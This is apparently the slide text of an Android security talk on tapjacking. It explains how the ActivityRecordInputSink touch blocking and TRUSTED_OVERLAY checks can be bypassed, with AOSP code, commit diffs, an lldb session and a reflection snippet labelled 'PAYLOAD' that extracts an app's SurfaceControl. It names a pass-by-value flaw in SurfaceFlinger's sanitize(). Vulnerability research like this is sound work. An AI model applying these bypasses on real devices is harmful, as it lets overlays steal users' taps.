
- Insert ARIS behind every Activity!
 - **ARIS has no InputChannel!**
- InputDispatcher Drop Touches!

```
private InputWindowHandle createInputWindowHandle() {
    InputWindowHandle inputWindowHandle = new InputWindowHandle(null,
        mActivityRecord.getDisplayId());
    inputWindowHandle.replaceTouchableRegionWithCrop = true;
    inputWindowHandle.name = mName;
    inputWindowHandle.layoutParamsType = WindowManager.LayoutParams.TYPE_INPUT_CONSUMER;
    inputWindowHandle.ownerPid = WindowManagerService.MY_PID;
    inputWindowHandle.ownerUid = WindowManagerService.MY_UID;
    inputWindowHandle.inputConfig = InputConfig.NOT_FOCUSABLE | InputConfig.NO_INPUT_CHANNEL;
    return inputWindowHandle;
}

bool InputDispatcher::canWindowReceiveMotionLocked(const sp<WindowInfoHandle>& window,
    const MotionEntry& motionEntry) const

if (info.inputConfig.test(WindowInfo::InputConfig::NO_INPUT_CHANNEL)) {
    ALOGW("Not sending touch gesture to %s because it has config NO_INPUT_CHANNEL",
        window->getName().c_str());
    return false;
}
```

How ARIS Work?



The Price of Aggression

- **b9d9d7adeb**
- Resolve app compatibility issue
- Block Touch when:
 - Cross task boundry
 - Touch between different UID app

Allow some cross activity touches

Resolve app compatibility issues caused by ActivityRecordInputSink aggressively blocking all touches. This change makes ActivityRecordInputSink more conservable and it now only blocks touches if the touches would otherwise:

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2. Go to an activity with a different uid AND that activity hasn't explicilty launched an activity with the same uid as this activity

Bug: 231701903

Bug: 194480991

Test: atest CtsWindowManagerDeviceTestCases:ActivityRecordInputSinkTests

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Change-Id: [Icd1668f465ba01b330c056d9ea95aed6104fc6a9](#)

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- Unblock Touch when:
 - same UID app
 - **isTransition???**

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Bug: 104480001

```
+ final boolean allowPassthrough = activityBelowInTask != null && (  
+     activityBelowInTask.mAllowedTouchUid == mActivityRecord.getUid()  
+     || activityBelowInTask.isUid(mActivityRecord.getUid()));  
+ if (allowPassthrough || !mIsCompatEnabled || mActivityRecord.isInTransition()) {  
+     mInputWindowHandleWrapper.setInputConfigMasked(InputConfig.NOT_TOUCHABLE,  
+         InputConfig.NOT_TOUCHABLE);  
+ } else {
```

????????



DEBUG Priority

- ARIS + NOT_TOUCHABLE + NO_INPUT_CHANNEL
 - Debug **InputDispatcher::windowAcceptsTouchAt**

```
const bool windowCanInterceptTouch = isStylus && windowInfo.interceptsStylus();
if (inputConfig.test(WindowInfo::InputConfig::NOT_TOUCHABLE) && !windowCanInterceptTouch) {
    return false;
}
```

```
(lldb) image list libinputflinger.so
[ 0] 362E5F45-F4A2-0AA1-6998-714B135BFC4E 0x00000007af5b0a000 C:\Users\Admin\.lldb\module_cache\remote-android\.cache\
(lldb) disas -s 0x00000007af5b0a000+0x0000000000009c220
libinputflinger.so`android::inputdispatcher::(anonymous namespace)::windowAcceptsTouchAt:
0x7af5ba6220 <-18446743545600908767>: tbnz    w0, #0x0, 0x7af5ba622c ; libinputflinger.so.PT_LOAD[1]..text + 131628
0x7af5ba6224 <-18446743545600908763>: mov     w21, wzr
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0x7af5ba6230 <-18446743545600908751>: add     x1, x20, #0x88
0x7af5ba6234 <-18446743545600908747>: mov     x8, sp
0x7af5ba6238 <-18446743545600908743>: mov     x0, x19
0x7af5ba623c <-18446743545600908739>: str     xzr, [sp, #0x60]
(lldb)
All breakpoints enabled. (1 breakpoints)
(lldb) p *(char**)(0x20+48)
(char *) 0xb400007d314b3f50 "d7a7993 ScreenDecorOverlayBottom"
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(char *) 0xb400007c21630380 "e51f915 ScreenDecorOverlay"
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```

Bypassed!

TRUSTED_OVERLAY

- Fallback Logic
 - ARIS Bypass + HIDE_SAW Bypass != Tapjack System
- Only SysUI/Privilege have TRUSTED_OVERLAY


```
static bool canBeObscuredBy(const sp<WindowInfoHandle>& windowHandle,  
                           const sp<WindowInfoHandle>& otherHandle) {  
    ...  
    } else if (otherInfo->inputConfig.test(gui::WindowInfo::InputConfig::TRUSTED_OVERLAY)) {  
        return false;  
    } else if (otherInfo->displayId != info->displayId) {
```

InputDispatcher::canBeObscuredBy


```
if (isWindowObscuredAtPointLocked(windowHandle, x, y)) {  
    targetFlags |= InputTarget::Flags::WINDOW_IS_OBSCURED;  
} else if (isWindowObscuredLocked(windowHandle)) {  
    targetFlags |= InputTarget::Flags::WINDOW_IS_PARTIALLY_OBSCURED;  
}
```

InputDispatcher::findTouchedWindowTargetsLocked

How TRUSTED_OVERLAY Work?



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How to setTrustedOverlay

- SysUI/SystemServer
 - Obtain SurfaceControl\$Transaction
 - Call setTrustedOverlay

```
SurfaceControl.Transaction t = new SurfaceControl.Transaction();  
t.reparent(sc, parent).setTrustedOverlay(sc, true).apply();  
t.close();
```

```
createTransaction()  
    .setLayer(mSurfaceControl->get(), INT32_MAX - 2)  
    .setTrustedOverlay(mSurfaceControl->get(), true)  
    .apply();
```

Source: SurfaceControl/SystemServer/SurfaceFlinger

- Non-privilege process?
 - Is SurfaceControl handled by System?
 - Can App get its SurfaceControl?

SurfaceControl

outSurfaceControl

ViewRootImpl → WindowSession → **WMS** → **WSC** → ...

```
private int createSurfaceControl(SurfaceControl outSurfaceControl, int result,
    WindowState win, WindowStateAnimator winAnimator) {
    if (!win.mHasSurface) {
        result |= RELAYOUT_RES_SURFACE_CHANGED;
    }

    WindowSurfaceController surfaceController;
    try {
        Trace.traceBegin(TRACE_TAG_WINDOW_MANAGER, "createSurfaceControl");
        surfaceController = winAnimator.createSurfaceLocked();
    } finally {
        Trace.traceEnd(TRACE_TAG_WINDOW_MANAGER);
    }
    if (surfaceController != null) {
        surfaceController.getSurfaceControl(outSurfaceControl);
        ProtoLog.i(WM_SHOW_TRANSACTIONS, "OUT SURFACE %s: copied", outSurfaceControl);
    }
}
```

WindowManagerService#createSurfaceControl

SurfaceControl

outSurfaceControl

ViewRootImpl → WindowSession → **WMS** → **WSC** → ...
↓
SurfaceControl

```
final SurfaceControl.Builder b = win.makeSurface()
    .setParent(win.getSurfaceControl())
    .setName(name)
    ...
    .setCallsite("WindowSurfaceController");

final boolean useBLAST = mService.mUseBLAST && ((win.getAttrs().privateFlags
    & WindowManager.LayoutParams.PRIVATE_FLAG_USE_BLAST) != 0);

if (useBLAST) {
    b.setBLASTLayer();
}

mSurfaceControl = b.build();
```

WindowSurfaceController#<init
>

SurfaceControl

outSurfaceControl



```
private int createSurfaceControl(SurfaceControl outSurfaceControl, int result,
                                WindowState win, WindowStateAnimator winAnimator) {

    if (surfaceController != null) {
        surfaceController.getSurfaceControl(outSurfaceControl);
        ProtoLog.i(WM_SHOW_TRANSACTIONS, "OUT SURFACE %s: copied", outSurfaceControl);
    }
}
```

```
/**
 * @hide
 */
public void copyFrom(@NonNull SurfaceControl other, String callsite) {
    mName = other.mName;
    mWidth = other.mWidth;
    mHeight = other.mHeight;
    mLocalOwnerView = other.mLocalOwnerView;
    assignNativeObject(nativeCopyFromSurfaceControl(other.mNativeObject), callsite);
}
```


SurfaceControl “Reference”

- System And App Both hold this “Reference”
 - From Binder pool...

```
/**
 * Note: do not rename, this field is used by native code.
 * @hide
 */
public Long mNativeObject;
private Long mNativeHandle;
```

```
private void assignNativeObject(Long nativeObject, String callsite) {
    if (mNativeObject != 0) {
        release();
    }
    if (nativeObject != 0) {
        mFreeNativeResources =
            sRegistry.registerNativeAllocation(this, nativeObject);
    }
    mNativeObject = nativeObject;
    mNativeHandle = mNativeObject != 0 ? nativeGetHandle(nativeObject) : 0;
    if (sDebugUsageAfterRelease && mNativeObject == 0) {
        mReleaseStack = new Throwable("Assigned invalid nativeObject");
    }
}
```

Obtain SurfaceControl

```
Class VRI = Class.forName("android.view.ViewRootImpl");
Field mSurfaceControlF = VRI.getDeclaredField("mSurfaceControl");
Field mSurfaceF = VRI.getDeclaredField("mSurface");
Field mTransactionF = VRI.getDeclaredField("mTransaction");
Field mChoreographerF_ = VRI.getDeclaredField("mChoreographer");
Field mTraversalScheduledF = VRI.getDeclaredField("mTraversalScheduled");
mTraversalScheduledF.setAccessible(true);
mChoreographerF_.setAccessible(true);
mTransactionF.setAccessible(true);
mSurfaceF.setAccessible(true);
mSurfaceControlF.setAccessible(true);
```

```
for (int i=0;i<mRoots.size();i++) {
    Object Root = mRoots.get(i);

    SurfaceControl.Transaction mTransaction = (SurfaceControl.Transaction) mTransactionF.get(Root);

    SurfaceControl mSurfaceControl = (SurfaceControl) mSurfaceControlF.get(Root);
    System.out.println("PAYLOAD mSurfaceControl >>> " + mSurfaceControl);
}
```


Sanitize

- eTrustedOverlayChanged
 - sanitize for Permission::ACCESS_SURFACE_FLINGER
 - Only grant to privilege process
 - **But who call sanitize?**

```
void layer_state_t::sanitize(int32_t permissions) {  
    // TODO: b/109894387  
    ...  
    if (what & layer_state_t::eTrustedOverlayChanged) {  
        if (!(permissions & Permission::ACCESS_SURFACE_FLINGER)) {  
            what &= ~eTrustedOverlayChanged;  
            ALOGE("Stripped attempt to set eTrustedOverlay in sanitize");  
        }  
    }  
}
```

layer_state_t::sanitize

Pass-By-Value Misuse

- c78f53cd0e9ce
 - Make sanitize closer to client
 - But...

In SF, call `sanitize` as soon as `setTransactionState` is called since that's the point where the Transaction has been passed over binder so we can identify the calling uid. This allows us to remove the permission values passed to `applyTransactionState` and unifies the places that were calling `sanitize`.

Test: `CredentialsTest`

Bug: 267794530

Change-Id: [I30c1800f0fee43df1cee82464139db7b56a7d911](#)

```
uint32_t SurfaceFlinger::setClientStateLocked(const FrameTimelineInfo& frameTimelineInfo,
                                              ResolvedComposerState& composerState,
                                              int64_t desiredPresentTime, bool isAutoTimestamp,
-                                             int64_t postTime, uint32_t permissions,
-                                             uint64_t transactionId) {
+                                             int64_t postTime, uint64_t transactionId) {
    layer_state_t& s = composerState.state;
-    s.sanitize(permissions);
```

Pass-By-Value Misuse

- c78f53cd0e9ce
 - Make sanitize closer to client
 - **BUT PASS BY VALUE!!!**

